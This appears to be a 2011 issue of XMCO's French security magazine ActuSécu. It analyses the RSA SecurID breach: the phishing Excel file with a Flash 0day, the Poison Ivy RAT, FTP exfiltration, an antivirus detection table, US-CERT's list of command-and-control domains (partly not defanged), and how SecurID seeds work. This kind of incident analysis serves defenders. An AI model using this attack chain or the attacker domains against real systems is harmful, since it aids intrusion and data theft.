xmco®
we deliver security expertise

actu sécu 28

l'ACTUSÉCU est un magazine numérique rédigé et édité par les consultants du cabinet de conseil XMCO

JUIN 2011

COMODO, RSA: LES GÉANTS DE LA SÉCU... LE MAILLON FAIBLE ?

Dossier complet en deux parties **à découvrir en page 5**

COMODO, RSA

Les géants face aux intrusions : retour sur deux attaques ciblées.

Blackhat vs hackito

Débriefing des conférences majeures de ce début d'année.

PCI DSS

La sécurité des bases de données dans le PCI DSS


Actualité du moment

Lizamoon, le dernier 0day Flash, Sony et le PSN, iPhone Tracker...

Et toujours... **les actualités, les blogs, les logiciels et nos Twitter favoris !**

xmco®

we deliver security expertise



www.xmco.fr

édito

JUIN 2011

Chers lecteurs,

comme vous avez déjà certainement pu le découvrir, nous avons changé quelques aspects graphiques de notre magazine : notre logo ainsi que quelques détails par-ci, par-là...
Pas grand chose en définitive, et pourtant ! Modifier son identité visuelle est une étape importante pour une société : pourquoi changer ? Que recherche-t-on ? Est-ce vraiment prioritaire, fondamental ou essentiel ?

Jusqu'à présent, nous nous sommes contentés de construire nos propres outils graphiques, notre site web, notre logo et nos présentations. Aucun client ne nous en a, d'ailleurs, jamais fait le reproche. C'était sombre, discret, classique, rien de choquant, et surtout, le job était fait. Qui plus est, c'est plus pour nos compétences techniques que pour nos plaquettes marketing «brillantes» :-) que nos clients nous sollicitaient.
On aurait pu continuer comme ça, je suis même presque certain que cela n'aurait rien changé à notre activité. Seulement voilà, à force de dire que le marketing n'est pas important et que ce n'est pas là que réside l'essentiel de notre valeur ajoutée, j'ai réalisé que nous méritions une identité visuelle à la hauteur de nos compétences.
Si un bel emballage ne peut pas masquer un cadeau décevant, pourquoi emballer XMCO dans du papier journal ?!
Cette nouvelle identité visuelle, que nous arborerons progressivement de façon homogène, n'a pas pour mission de nous détourner de notre vocation première à savoir, apporter du conseil en sécurité informatique aux interlocuteurs qui en ont besoin.
J'avais juste envie que l'emballage soit à la hauteur du reste, par respect pour mes collaborateurs qui s'investissent à mes côtés, par égard pour leur volonté de donner le meilleur d'eux-mêmes. Mais c'est aussi pour vous, lecteurs, clients, que j'ai voulu apporter quelques grammes d'élégance dans un monde très (trop) technique.
Après tout, rien ne nous interdit d'améliorer la forme, quand le fond demeure notre priorité. Évidemment, les goûts et les couleurs ne se discutent pas, et il y aura toujours des gens pour préférer ce qu'il y avait avant, pour ne pas aimer les ronds, les carrés, le gris, le vert, le rouge, les barres, etc. Je conseille donc à ses derniers de se focaliser uniquement sur le fond de cette newsletter, et de toutes celles qui vont suivre.
Pour les autres, j'espère que notre nouvelle identité visuelle vous plaira, autant qu'à moi, que nous n'aurons bousculé aucun de vos repères, et que vous aurez toujours autant envie d'échanger avec nous. Parce qu'en définitive, on reste les mêmes...en mieux !

[Toujours les mêmes… en mieux !]

Marc Behar
PDG XMCO

agenda

XMCO PARTENAIRE DE :

Hack in Paris International IT Security Conference June 14-17 2011

Vous êtes concerné par la sécurité informatique de votre entreprise ?

XMCO est un cabinet de conseil dont le métier est l'audit en sécurité informatique.

Fondé en 2002 par des experts en sécurité et dirigé par ses fondateurs, les consultants de chez XMCO n'interviennent que sous forme de projets forfaitaires avec engagement de résultats. Les tests d'intrusion, les audits de sécurité, la veille en vulnérabilité constituent les axes majeurs de développement de notre cabinet.

Parallèlement, nous intervenons auprès de Directions Générales dans le cadre de missions d'accompagnement de RSSI, d'élaboration de schéma directeur ou encore de séminaires de sensibilisation auprès de plusieurs grands comptes français.

Pour contacter le cabinet XMCO et découvrir nos prestations : **http://www.xmco.fr**

Nos services

Test d'intrusion

Mise à l'épreuve de vos réseaux, systèmes et applications web par nos experts en intrusion. *Utilisation des méthodologies OWASP, OSSTMM, CCWAPSS.*

Audit de Sécurité

Audit technique et organisationnel de la sécurité de votre Système d'Information. *Best Practices ISO 27001, PCI DSS, Sarbanes-Oxley*

Certification PCI DSS

Conseil et audit des environnements nécessitant la certification PCI DSS Level 1 et 2.

Cert-XMCO® : Veille en vulnérabilités

Suivi personnalisé des vulnérabilités et des correctifs affectant votre Système d'Information.

Cert-XMCO® : Réponse à intrusion

Détection et diagnostic d'intrusion, collecte des preuves, étude des logs, autopsie de malware.

sommaire

Contact Rédaction : actu.secu@xmco.fr - Rédacteur en chef : Adrien GUINAULT - Direction artistique : Romain MAHIEU - Réalisation : Agence plusdebleu - Contributeurs : Charles DAGOUAT, Florent HOCHWELKER, Stéphane JIN, François LEGUE, Frédéric CHARPENTIER, Yannick HAMON, Stéphane AVI, Alexis COUPE

> RSA / Comodo, même combat !

Le début d'année a été riche en évènements! En effet, depuis le mois de mars, deux acteurs majeurs ont, tour à tour, subi des attaques ciblées. Dans le premier cas, le Système d'Information de la célèbre société RSA, pionnière de l'authentification forte, a été visée. Quelques jours plus tard, un pirate s'attaquait à Comodo et pour cela générait des certificats frauduleux. Dans ce premier article, nous reviendrons sur l'attaque RSA et les conséquences associées...

par Adrien Guinault

RSA, APT et 0day

> Rappel des faits


17 mars, communiqué officiel de RSA

RSA est une entreprise qu'on ne présente plus. Devenue, depuis de nombreuses années, un acteur majeur de la sécurité, en se positionnant notamment sur le domaine de l'authentification forte, cette société, filiale d'EMC Corporation, compte aujourd'hui des millions de clients à travers le monde.

Son produit phare, RSA SecureID est particulièrement utilisé dans les entreprises pour renforcer l'authentification lors de l'accès à une ressource sensible.

Tout commence le 17 mars 2011 après la diffusion d'une lettre du CEO de RSA. M. Art Coviello annonce publiquement que la société a subi une attaque sophistiquée appartenant à la catégorie des APT «Advanced Persistent Threat». Ce terme, très à la mode, désigne une attaque ciblée. Des attaquants auraient subtilisé des données liées au produit RSA SecureID :

[...] Some of that information is specifically related to RSA's SecurID two-factor authentication products. While at this time we are confident that the information extracted does not enable a successful direct attack on any of our RSA SecurID customers, this information could potentially be used to reduce the effectiveness of a current two-factor authentication implementation as part of a broader attack. We are very actively communicating this situation to RSA customers and providing immediate steps for them to take to strengthen their SecurID implementations [...]


RSA

EMC²

About RSA
Solutions
Products
Services
Partners
Innovation
Fraud Center
Worldwide
Connect With RSA
Trial / Purchase

Open Letter to RSA Customers

Like any large company, EMC experiences and successfully repels multiple cyber attacks on its IT infrastructure every day. Recently, our security systems identified an extremely sophisticated cyber attack in progress being mounted against RSA. We took a variety of aggressive measures against the threat to protect our business and our customers, including further hardening of our IT infrastructure. We also immediately began an extensive investigation of the attack and are working closely with the appropriate authorities.

Arthur W. Coviello, Jr.

Our investigation has led us to believe that the attack is in the category of an Advanced Persistent Threat (APT). Our investigation also revealed that the attack resulted in certain information being extracted from RSA's systems. Some of that information is specifically related to RSA's SecurID two-factor authentication products. While at this time we are confident that the information extracted does not enable a successful direct attack on any of our RSA SecurID customers, this information could potentially be used to reduce the effectiveness of a current two-factor authentication implementation as part of a broader attack. We are very actively communicating this situation to RSA customers and providing immediate steps for them to take to strengthen their SecurID implementations.

We have no evidence that customer security related to other RSA products has been similarly impacted. We are also confident that no other EMC products were impacted by this attack. It is important to note that we do not believe that either customer or employee personally identifiable information was compromised as a result of this incident.

Our first priority is to ensure the security of our customers and their trust. We are committed to applying all necessary resources to give our SecurID customers the tools, processes and support they require to strengthen the security of their IT systems in the face of this incident. Our full support will include a range of RSA and EMC internal resources as well as close engagement with our partner ecosystems and our customers' relevant partners.

We regret any inconvenience or concern that this attack on RSA may cause for customers, and we strongly urge you to follow the steps we've outlined in our SecurCare Online Note. APT threats are becoming a significant challenge for all large corporations, and it's a topic I have discussed publicly many times. As appropriate, we will share our experiences from these attacks with our customers, partners and the rest of the security vendor ecosystem and work in concert with these organizations to develop means to better protect all of us from these growing and ever more sophisticated forms of cyber security threat.


Sincerely,

Art Coviello
Executive Chairman, RSA

M. Coviello conclut son billet en indiquant que toutes les grandes entreprises font face à ce genre d'attaques et que tout sera mis en oeuvre pour améliorer la sécurité de leurs systèmes.

Parallèlement, un autre communiqué est envoyé au client en indiquant les logiciels potentiellement affectés par le

vol et les mesures préventives à adopter pour garantir la sécurité des clients qui les utilisent.



EX-99.2 3 dex992.htm RSA SECURCARE ONLINE NOTE

Exhibit 99.2

SCOL Note Title: *Required Actions for SecurID Installations*

Dear RSA SecurCare® Online Customer,

Summary:

We have determined that a recent attack on RSA's systems has resulted in certain information being extracted from RSA's systems that relates to RSA's SecurID two-factor authentication products. While at this time we are confident that the information extracted does not enable a successful direct attack on any of our RSA SecurID customers, this information could potentially be used to reduce the effectiveness of a current two-factor authentication implementation as part of a broader attack. RSA urges immediate action.

Description:

Recently EMC's security systems identified an extremely sophisticated cyber attack in progress, targeting our RSA business unit. We took a variety of aggressive measures against the threat to protect our business and our customers, including further hardening of our IT infrastructure. We also immediately began an extensive investigation of the attack and are working closely with the appropriate authorities.

Our investigation has revealed that the attack resulted in certain information being extracted from RSA's systems. Some of that information is related to RSA's SecurID two-factor authentication products. While at this time we are confident that the information extracted does not enable a successful direct attack on any of our RSA SecurID customers, this information could potentially be used to reduce the effectiveness of a current two-factor authentication implementation as part of a broader attack.

We strongly urge immediate customer attention to this advisory, and we are providing immediate remediation steps for customers to take to strengthen their RSA SecurID implementations.

Affected Products:

The affected products are RSA SecurID implementations.

Overall Recommendations:

RSA strongly urges customers to follow both these overall recommendations and the recommendations available in the best practices guides linked to this note.

- We recommend customers increase their focus on security for social media applications and the use of those applications and websites by anyone with access to their critical networks.
- We recommend customers enforce strong password and pin policies.
- We recommend customers follow the rule of least privilege when assigning roles and responsibilities to security administrators.

- We recommend customers re-educate employees on the importance of avoiding suspicious emails, and remind them not to provide user names or other credentials to anyone without verifying that person's identity and authority. Employees should not comply with email or phone-based requests for credentials and should report any such attempts.
- We recommend customers pay special attention to security around their active directories, making full use of their SIEM products and also implementing two-factor authentication to control access to active directories.
- We recommend customers watch closely for changes in user privilege levels and access rights using security monitoring technologies such as SIEM, and consider adding more levels of manual approval for those changes.
- We recommend customers harden, closely monitor, and limit remote and physical access to infrastructure that is hosting critical security software.
- We recommend customers examine their help desk practices for information leakage that could help an attacker perform a social engineering attack.
- We recommend customers update their security products and the operating systems hosting them with the latest patches.

For RSA product-specific recommendations, please follow the links below to the Security Best Practices Guides for each product. If you are unable to access the files via RSA SecurCare, please contact support at:

U.S.: 1-800-782-4362, Option #5 for RSA, Option #1 for SecurCare note

Canada: 1-800-543-4782, Option #5 for RSA, Option #1 for SecurCare note

International: +1-508-497-7901, Option #5 for RSA, Option #1 for SecurCare note

Immédiatement les spécialistes et les clients de la société s'inquiètent sur les impacts que pourraient avoir cette attaque sur la sécurité du produit lui-même et émettent de nombreuses hypothèses.


«Tout commence le 17 mars 2011… M. Art Coviello annonce publiquement que la société a subi une attaque sophistiquée appartenant à la catégorie des APT (Advanced Persistent Threat)**.»**

Les commentaires et les hypothèses fusent sur Twitter.

@jeremiahg
Jeremiah Grossman

RT @hevnsnt: OMG! RSA! APT! http://bit.ly/enq8JK < Did the Executive Chairman of RSA just say they were breached? SecurID 2FA data loss

17 Mar via TweetDeck ☆ Favori ↻ Retweeter ↩ Répondre



@lcamtuf
lcamtuf

RSA: "extremely sophisticated cyber attack [...] in the category of an Advanced Persistent Threat (APT)" - in other words, SQL injection?

17 Mar via web

@schneierblog
Schneier Blog

RSA Security, Inc Hacked: The company, not the algorithm. Here's the corporate spin. Our investigation has led u... http://bit.ly/ihL3WE

21 Mar via twitterfeed ☆ Favori ↻ Retweeter ↩ Répondre

Vol du code source ? Vol des graines d'aléa (seeds) stockées par RSA (en cas de problèmes) et qui permettent d'ajouter de l'entropie lors de la création du mot de passe (voir paragraphes suivants) ? Toutes les hypothèses sont levées, mais aucune fuite n'indique la nature exacte des données exfiltrées par les attaquants.

La source de la vulnérabilité : 0day et social engineering


Revenons quelques jours en arrière, le 14 Mars précisément. Une nouvelle vulnérabilité 0day est découverte au sein de Flash Player. Selon le bulletin d'alerte APSA11-01 publié par Adobe, cette vulnérabilité, référencée CVE-2011-0609, est utilisée dans le cadre d'une attaque ciblée à l'aide d'un fichier Excel qui embarque une animation Flash.

La coïncidence entre la date de publication et l'affaire RSA a rapidement été confirmée par la société qui fut donc l'une des premières victimes de l'exploitation de cette faille.

«L'exploitation d'une faille, non corrigée au sein de Flash Player, a permis aux pirates d'installer un logiciel d'administration à distance (RAT)**.»**

Les attaquants ont envoyé deux emails à deux moments différents. Les adresses emails des employés ciblés ont certainement été obtenues sur des sites de réseaux sociaux. Chaque email contenait un fichier Excel nommé **«2011 Recruitment Plan.xls»**. Une analyse de la vulnérabilité est disponible dans la partie «Actualité du mois».

Le titre, assez aguicheur, a vite fait mouche en piégeant plusieurs employés qui ont ouvert ce fichier. L'exploitation de cette faille, non corrigée au sein de Flash Player, a permis aux pirates d'installer un logiciel d'administration à distance (RAT) et ainsi, d'avoir un pied au sein du système d'information pour commencer une intrusion plus approfondie.




(suite)

Poison Ivy : c'est dans les vieux pots qu'on fait les meilleures soupes.

Selon le blog de RSA et leur analyse de l'attaque, les pirates auraient utilisé un logiciel baptisé Poison Ivy.

Cette information paraît surprenante et amusera probablement certains d'entre vous qui connaissent ce logiciel depuis de nombreuses années.



Poison Ivy est un logiciel d'administration à distance qui permet de prendre le contrôle d'un système et d'utiliser les nombreuses fonctionnalités offertes (keylogger, vol d'informations, etc.). Ce dernier, sans modification particulière, est détecté par la plupart des antivirus.

Le fichier est considéré comme malveillant par 39 antivirus sur les 42 utilisés pour réaliser ce test (92.8571428571%).

Antivirus	Status	Signature
nProtect	✓	
CAT-QuickHeal	✗	Backdoor.Poison.srd
McAfee	✗	BackDoor-DIQ
K7AntiVirus	✗	RemoteTool
TheHacker	✗	Backdoor/Poison.qo
VirusBuster	✗	Backdoor.Poison!+BEF1eYjgh4
NOD32	✗	Win32/RemoteAdmin.PoisonIvy
F-Prot	✗	W32/Backdoor2.HCGS
Symantec	✗	Backdoor.ConstructKit
Norman	✗	W32/PoisonIvy.SCU
TrendMicro-HouseCall	✗	BKDR_CONSTRUC.M
Avast	✗	Win32:Trojan-gen
eSafe	✗	Win32.Downloader
ClamAV	✗	Trojan.Downloader-24465
Kaspersky	✗	Backdoor.Win32.Poison.ymw
BitDefender	✗	Backdoor.PoisonIvy.CX
SUPERAntiSpyware	✓	
Comodo	✗	ApplicUnsaf.Win32.RemoteAdmin.PoisonIvy
F-Secure	✗	Backdoor.PoisonIvy.CX
DrWeb	✗	BackDoor.Poison.8031
VIPRE	✗	Trojan.Win32.Generic!BT
AntiVir	✗	BDC/PoisonIvy.A
TrendMicro	✗	BKDR_CONSTRUC.M


La seconde phase de l'attaque s'est focalisée sur l'obtention de privilèges élevés sur le système. Peu d'informations sur ce sujet ont été publiées. Le pirate aurait peut-être ciblé des utilisateurs aux droits élevés ou utilisé une faille d'élévation de privilèges. On peut également penser que les contrôleurs de domaines ont été pris pour cibles, ce qui aurait permis d'accéder à un compte administrateur de domaine (possédant un mot de passe faible ?).

Enfin, les pirates se sont introduits dans plusieurs serveurs où ils ont récupéré des données confidentielles via le protocole FTP. Et oui, ce protocole est (ou était) autorisé en sortie.

Des domaines dynamiques utilisés pour contacter les serveurs C&C

Le U.S CERT a pu obtenir des informations plus précises sur la nature des domaines utilisés par les pirates. En effet, les attaquants auraient exfiltrés des données en utilisant plusieurs domaines dont :

www.usgoodluck.com
obama.servehttp.com
prc.dynamiclink.ddns.us
alvinton.jetos.com
superaround.ns02.biz
...



UNCLASSIFIED

US-CERT
UNITED STATES COMPUTER EMERGENCY READINESS TEAM

Early Warning and Indicator Notice (EWIN)-11-077-01A UPDATE

March 26, 2011

US-CERT Early Warning and Indicator Notice

Information in this US-CERT Early Warning and Indicator Notice represents initial reporting of suspected malicious activity on critical infrastructure / key resources (CIKR) networks. This information should only be distributed to organization personnel who implement network security measures or make cybersecurity decisions.

Technical Details

US-CERT is aware of malicious activity related to the following domains:

---Begin Update A (1 of 1)---

These indicators include information derived from analysis of activity at RSA.

---End Update A (1 of 1)---

good[dot]mincesur[dot]com
football[dot]dynamiclink[dot]ddns[dot]us
alvinton[dot]jetos[dot]com
superaround[dot]ns02[dot]biz
prc[dot]dynamiclink[dot]ddns[dot]us
smtp[dot]dynamiclink[dot]ddns[dot]us
www[dot]cz88[dot]net
www[dot]alvinton[dot]jetos[dot]com
obama[dot]servehttp[dot]com
domikstart[dot]hopto[dot]org
Buffet80[dot]itsaol[dot]com
www[dot]cometoway[dot]org
buffet[dot]bbsindex[dot]com
safecheck[dot]organiccrap[dot]com
free2[dot]77169[dot]net

UNCLASSIFIED


US-CERT Early Warning and Indicator Notice – EWIN-11-077-01A UPDATE – March 26, 2011 Page 1 of 2

Ces noms de domaines ont été souscrits auprès de providers de DNS dynamiques (tels que DYNDNS). Cela signifie que ces noms peuvent être obtenus

gratuitement, anonymement, et être modifiés très rapidement afin de pointer vers une nouvelle adresse IP. Ce type de noms de domaine est utilisé par les particuliers dont les modems ADSL possèdent des adresses IP dynamiques (changement à chaque reboot).

«Quelques jours après la clôture d'un compte utilisant le nom de domaineprc.dynamiclink.ddns.us, le propriétaire du domaine s'est plaint en adressant un email au support.»

Cependant, les pirates raffolent des ces services très pratiques qui leur permettent, le plus souvent, de garder l'anonymat.



Selon Brian Krebs, qui a également mené quelques recherches sur le sujet, le fondateur du site ChangeIP.com, Sam Norris, aurait d'ailleurs clôturé tous les domaines listés par US-CERT. Quelques jours plus tard, le propriétaire du domaine prc.dynamiclink.ddns.us s'est plaint en adressant un email au support de ChangeIP.com !
«This guy has been emailing me, asking me for the account back, saying things like "Hey, I had important stuff on that domain, and I need to get it back".»

> Débats et impacts potentiels

L'analyse de RSA

Prenons un peu de recul sur cette attaque et sur le discours des intéressés. RSA a décrit sur son blog avoir subi une attaque qualifiée d'APT particulièrement sophistiquée.

Comme l'a souligné Nicolas Ruff lors d'une présentation au CNIS Event, doit-on vraiment s'émerveiller devant ce type d'attaque qui implique, certes, la découverte d'une vulnérabilité **0day**, mais qui repose, principalement, sur une attaque de **Social Engineering** et qui n'a donc rien de particulièrement novateur? Ces techniques de Social Engineering sont souvent utilisées par certains cabinets d'audit dans des contextes particuliers. Ces dernières aboutissent, dans 90% des cas, à une intrusion réussie. Une fois le logiciel malveillant introduit sur le poste ciblé, très peu d'IDS détecteront une attaque furtive et ciblée sur les serveurs critiques de l'entreprise.

«Doit-on vraiment s'émerveiller devant ce type d'attaque qui implique, certes, la découverte d'une vulnérabilité 0day, mais qui repose, principalement, sur une attaque de Social Engineering et qui n'a donc rien de particulièrement novateur ?»

Deuxième point, le discours de RSA apparaît quelque peu maladroit. Ces derniers déroulent l'enchaînement de l'attaque tout en introduisant des comparaisons et des références sur des faits de guerre lors de la bataille de l'Atlantique ou encore, des allusions au film Wargames afin d'expliquer qu'une protection optimale contre ces attaques n'est pas imaginable. Arguments qui ne feront certainement pas sourire les clients. No comment!

Rappel sur le fonctionnement de la solution RSA SecureID

La solution RSA SecureID permet de générer, à un instant donné, un mot de passe aléatoire.

La génération de ce mot de passe repose sur plusieurs facteurs : une graine d'aléa, également appelée **seed**, composée de 128 bits, le numéro de série du token physique et le temps.


Ces trois paramètres sont utilisés afin de générer toutes les 60 secondes un mot de passe à usage unique, aussi connu sous l'acronyme OTP (One Time Password), à partir d'un algorithme développé par RSA.

Le serveur, connu sous le nom de ACE/Server, et le token sont synchronisés en fonction du temps . Ils calculent cette valeur en même temps.

Une fois ce mot de passe obtenu, l'utilisateur complète cette valeur avec un code PIN.

(suite)

Ce double facteur permet d'assurer que seul l'utilisateur qui possède le token et qui connaît le code PIN associé est en mesure d'obtenir le mot de passe final qui permet de s'authentifier sur une ressource donnée.



Les conséquences et les impacts sur la sécurité de la solution RSA SecureID

Quels seraient les impacts sur la sécurité de la solution RSA SecureID ? La réponse n'est pas évidente. En effet, deux hypothèses peuvent être émises.

La première concerne le vol du code source de la solution. Certes, le code pourrait être analysé, mais ce dernier n'aurait pas un impact direct sur la sécurité des tokens. En effet, la génération du mot de passe aléatoire repose sur des données intrinsèques à un token physique donné. Cependant, la connaissance des algorithmes et des diverses sécurités pourraient affecter la sécurité future de la solution.

La seconde hypothèse concerne le vol des seeds qui auraient pu être compromises. Ces valeurs jouent un rôle important puisqu'elles sont un des éléments nécessaires à la génération du OTP.

